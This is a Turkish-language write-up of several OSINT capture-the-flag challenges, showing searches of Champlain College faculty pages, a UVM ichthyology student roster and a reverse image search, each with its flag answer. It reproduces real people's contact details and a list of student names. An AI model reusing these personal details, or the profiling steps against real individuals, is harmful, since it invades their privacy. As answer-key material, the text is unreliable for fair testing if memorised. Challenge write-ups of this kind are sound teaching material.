COMPUTER NETWORKING & CYBERSECURITY PROGRAM DIRECTOR  
**Adam Goldstein**  
[More info...](#)

Email Me

Fakülte listesini gözden geçirerek, önce her bir kişinin eğitim bölümünü hızlıca taramamız ve Ohio'daki bir üniversiteden sanat alanında lisans derecesine sahip bir kişi bulmamız gerekiyor.

CHAMPLAIN COLLEGE ONLINE →

ABOUT CENTERS OF EXPERIENCE NEWS & EVENTS GIVING PROGRAM FINDER APPLY VISIT GET INFO

Academics Admissions Student Life Career Success INFORMATION FOR... |

**Questions?**  
Email: [admission@champlain.edu](mailto:admission@champlain.edu)  
Phone: 802.625.0201

**Joe Eastman**  
Assistant Professor  
Information Technology & Sciences  
Affiliated with Computer Networking & Cybersecurity, Division of Information Technology & Science

**GET IN TOUCH**  
jeastman@champlain.edu  
Phone: (802) 865-5742  
 Download VCard

**EDUCATION**  
Eastern Michigan University, Master of Science  
University of Toledo, Bachelor of Arts



Download Transcript

Joe Eastman'in Ohio'da bulunan Toledo Üniversitesi'nden Bachelor of Arts derecesi aldığılığını görebiliriz.

Şimdi Toledo Üniversitesi'nde başka kimin okuduğunu bulmak için fakültenin geri kalanını taramamız gerekiyor. Aramamızı daha etkili hale getirmek için burada bir Google dork kullanabiliriz.

CHAMPLAIN COLLEGE ONLINE →

ABOUT CENTERS OF EXPERIENCE NEWS & EVENTS GMING PROGRAM FINDER APPLY VISIT GET INFO

CHAMPLAIN COLLEGE

Academics Admissions Student Life Career Success | INFORMATION FOR... | 

Contact Us  
Have questions?  
Phone: 888.545.3459

**Todd Schroeder**  
Adjunct  
Champlain College Online  
Affiliated with Champlain College Online, Online Computer Forensics Programs  
**GET IN TOUCH**  
tschroeder@champlain.edu  
 Download vCard

EDUCATION  
University of Toledo, Juris Doctor  
Ohio State University, Bachelor of Arts



Google arama sonuçlarından Todd Schroeder'i bulduk ve biyografi sayfasını incelerken onun gerçekten Siber Güvenlik fakültesinin bir parçası olduğunu görebiliyoruz.

Cevap: todd schroeder

8# In 2019 UVM's Ichthyology Class Had to Name their fish for class. Can you find out what the last person on the public roster named their fish? (**2019'da UVM'nin İhtiyoloji Sınıfı balıklarını sınıf için adlandırmak zorunda kaldı. Halk listesindeki son kişinin balıklarına ne ad verdiğiini bulabilir misin?**)

UVM'deki İhtiyoloji sınıfı için Google'da arama yapmak bizi üniversitenin sayfasına götürür:

Yaklaşık 1.500 sonuç bulundu (0,47 saniye)

<https://www.uvm.edu> › rsenr › Bu sayfanın çevirisini yap

**WFB 232 Ichthyology**

This **course** will focus on form and function, behavior, life history, and ecology. We will also cover the key taxonomic characteristics of most of the orders of ...

#### Quick links:

[Syllabus 2019](#)

[Readings 2019](#)

[Student fish names](#)

#### Lecture Powerpoint files

[Introduction](#)

[Aquatic habitats and environment](#)

[Anatomy - external](#)

[Anatomy - internal, osteology](#)

[Feeding and diet](#)

[Taxonomy and phylogeny](#)

[Fish locomotion, swimming](#)

[Buoyancy, respiration](#)

[Osmoregulation, thermoregulation](#)

[Vision and color](#)

[Light production](#)

[Hearing, lateral line, electorecept.](#)

[Reproduction](#)

[Development and genetics](#)

[Schooling, migration](#)

[Social behaviors and feeding](#)

[Fish distributions](#)

#### Orders of fishes

Links to Powerpoint files

[1. Hagfish to skates](#)

[2. Coelacanths to Acipens](#)

[3. Osteogloss to Salmonids](#)

[4. Stomiids to Beloniformes](#)

[5. Cyprinodonts to Synbranch](#)

[6. Scorpaeniformes to Tetraodonts](#)

Ichthyology is the study of fishes, and includes a wide range of topics including taxonomy, systematics, and biogeography, anatomy and physiology, and behavior and ecology. This course will focus on form and function, behavior, life history, and ecology. We will also cover the key taxonomic characteristics of most of the orders of fishes.

#### Text (on reserve):

Carl E. Bond, 1996. Biology of Fishes, 2<sup>nd</sup> ed. Saunders College Publ., Fort Worth  
Or: Barton, M. 2007. Bond's Biology of Fishes, 3<sup>rd</sup> ed. Thompson Brooks/Cole

**Readings (papers)** are linked to the syllabus page (under Quick links)

#### Additional books used as resources (linked here or on reserve):

Borror, D. J. 1971. Dictionary of word roots and combining forms. Mayfield Publ. Co., Palo Alto. Handy reference to learn Latin and Greek roots of fish names and understand obscure scientific terminology. [Link to PDF of book](#)  
Wikipedia also has a list of word roots [linked here](#)  
Cailliet, G., M. Love, and A. Ebeling. 1996. Fishes: a field and laboratory manual. Waveland Press, Inc., Prospect Heights, IL  
*Good guide with diagrams of fish osteology and internal anatomy*  
Nelson, J. S. 1994. Fishes of the World. 3<sup>rd</sup> ed. Wiley and Sons, New York.  
*the ultimate taxonomic reference in ichthyology*  
Paxton, J. R. and W. N. Eshmeyer. 1998. Encyclopedia of fishes. Academic Press.  
*Nice review of fishes with excellent illustrations and summaries of each order*  
*Taxonomic classifications differ somewhat from Nelson and Bond*  
Scott, W. B. and E. J. Crossman. 1973. Freshwater fishes of Canada. Bull. Fish. Res. Bd. Can. 184:966pp.  
*Detailed biology, taxonomy, ecology of most N. American fish species*

#### Assignments:

There will be two exams, each focusing on approximately one half of the course. There will also be several quizzes and short writing/research assignments throughout the semester. Assignments are **due in class** – if they are handed in after class you will get 50% of the points (if the work is reasonably complete) but I will not provide feedback on the writing. Assignments should be **typed** and proof-read; basic guidelines for citing references and writing tips are [linked here](#). There are **no makeup quizzes**.

#### Assignments/grading

17-24% assignments / 10% 50%

İhtiyoloji sınıfı bilgi sayfasında, Öğrenci balık isimleri için bir bağlantı görebileceğimiz hızlı bağlantılar bölümü bulunmaktadır. Bağlantı, Studentfishnames2019.xls başlıklı bir xls dosyasını indirir. Listenin sonuna gidersek, halk listesindeki son öğrencinin balıklarına bu soru için bayrağımız olan Saccopharyngiformes adını verdiğiini görebiliriz.

Ötomatik Kaydet  studentfishnames2019 - Uyumluluk Modu - Excel Ara (Alt+G)

**Giriş**

Dosya Giriş Ekle Sayfa Düzeni Formüller Veri Gözden Geçir Görünüm Yardım Açıklamalar Paylaş

Calibri 12 A A Metni Kaydır Genel Koşullu Tablo Olarak Hücre Ekle Sil Biçimler Sırala ve Filtre Bul ve Uygula Seç

Yapıştır Pano Yao Tipi Hızalama Sayı Stiller Hareketler Düzeltme

A1

22 Maver, Mitch A. Amiiformes  
23 McAree, Danielle M. Osteoglossiformes  
24 McCarthy, Connor G. Scorpaeniformes  
25 McClellan, Samuel F. Ceratodontiformes  
26 McDonnell, Nina B. Aulopiformes  
27 McMillan, Jade L. Acipenseriformes  
28 Merson, Zach S. Batrachoidiformes  
29 Muniz, Hailey M. Ophidiiformes  
30 O'Sullivan, Sean Z. Stephanoberyciformes  
31 Olimpio, Paige M. Stomiiformes  
32 Pelletier, Aubrey M. Albuliformes  
33 Pelletier, Lydiana C. Gasterosteiformes  
34 Pernicone, Dana K. Leptoistioeniformes  
35 Pluta, Delaney R. Rajiformes  
36 Powers, Sarah K. Semonotiformes  
37 Recchia, Benjamin K. Characiformes  
38 Rodes, Tara H. Anguilliformes  
39 Rokoz, Katrina J. Cypriniformes  
40 Saunders, Matt J. Zeiformes  
41 Secor, Alisha M. Polymixiiformes  
42 Shapiro, Lily K. Atheriniformes  
43 Shore, Teighan J. Beloniformes  
44 Sloan, Oliver S. Pleuronectiformes  
45 Weller, Noah E. Salmoniformes  
46 Wilkins, Dylan D. Saccopharyngiformes

WFB 232 roster 2019

Hazır  Eriilebilirlik Kullanılamaz

Cevap: Saccopharyngiformes

9# Can You Figure Out Which State This Picture Has Been Taken From? See attached photo (**Bu Resmin Hangi Devletten Alındığını Bulabildiniz mi? Ekteki fotoğrafı gör**)

Soruda atıfta bulunulan ekli fotoğraf aşağıdadır:



Bu görseli kullanarak bir ters görsel araması yapalım. Google bize görselle ilgili herhangi bir somut bilgi vermiyor. Görseli Bing, Yandex vb. gibi birden çok arama motorunda aramak her zaman iyi bir fikirdir.

Google  fictional character

Tümü  Görseller Haritalar Alışveriş Videolar Daha fazla Araçlar

Yaklaşık 3 sonuç bulundu (2,48 saniye)

Görsel boyutu:  
1086 x 724  
Bu görselin başka boyutu bulunamadı.

Şu soru için sonuçlar: **fictional character**

<https://www.vocabulary.com> > ... ▾ Bu sayfanın çevirisini yap

**Fictional character - Definition, Meaning & Synonyms**  
an imaginary person represented in a work of **fiction** (play or film or story)

<https://www.collinsdictionary.com> > ... ▾ Bu sayfanın çevirisini yap

**Fictional character definition and meaning - Collins Dictionary**  
**Fictional characters** or events occur only in stories, plays, or films and never actually existed or happened. COBUILD Advanced English Dictionary. Copyright © ...

 Benzer görseller



Microsoft Bing

Tümü  

 Bu resme sahip sayfalar

 İlgili içerik

 İlgili Aramalar

 Sky

 Outdoor

 Milan shrestha - YouTube

 Save King Neptune Weekly Vid...


 Dinosaur Land - 93 Photos & 74...

 Follow our Tracks: Two Rocks-...



Gizlilik ve Tanımlama Bilgileri Yasal Bildirim Reklam Yardım Geri bildirim © 2022 Microsoft

İlk sonuç tam resimdir ve profil resmi olarak bu resmin bulunduğu bir Youtube kanalını işaret eder. Hakkında bölümü ve video içeriği, video başlıklarına göre bazı videoların Nepal'de çekildiğine dair bir ipucu dışında fazla bilgi vermiyor. Nepal'den birkaç eyaleti denemek doğru cevaba götürmeyecektir.



Bu resim, farklı bir açıdan çekilmiş meydan okuma resmimize benziyor ve bizi Google'a göre Virginia'daki bir tema parkı olan Dinosaur Land'e yönlendiriyor .



Cevap: virginia